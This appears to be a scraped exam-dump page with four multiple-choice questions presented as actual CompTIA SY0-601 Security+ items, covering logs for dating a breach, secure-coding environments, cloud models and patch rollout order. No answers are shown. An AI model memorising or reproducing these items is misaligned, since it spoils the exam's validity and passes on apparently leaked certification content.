
A recent security breach exploited software vulnerabilities in the firewall and within the network management solution. Which of the following will MOST likely be used to identify when the breach occurred through each device?

A. SIEM correlation dashboards

B. Firewall syslog event logs

C. Network management solution login audit logs

D. Bandwidth monitors and interface sensors



Actual exam question from CompTIA's SY0-601

Question #: 56

Topic #: 1

[All SY0-601 Questions]


Which of the following is the FIRST environment in which proper, secure coding should be practiced?

A. Stage

B. Development

C. Production

D. Test



Actual exam question from CompTIA's SY0-601

Question #: 57

Topic #: 1

[All SY0-601 Questions]


A cloud service provider has created an environment where customers can connect existing local networks to the cloud for additional computing resources and block internal HR applications from reaching the cloud. Which of the following cloud models is being used?

A. Public

B. Community

C. Hybrid

D. Private



Actual exam question from CompTIA's SY0-601

Question #: 58

Topic #: 1

[All SY0-601 Questions]

An organization has developed an application that needs a patch to fix a critical vulnerability. In which of the following environments should the patch be deployed LAST?


A. Test

B. Staging

C. Development

D. Production

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 59

Topic #: 1

[All SY0-601 Questions]

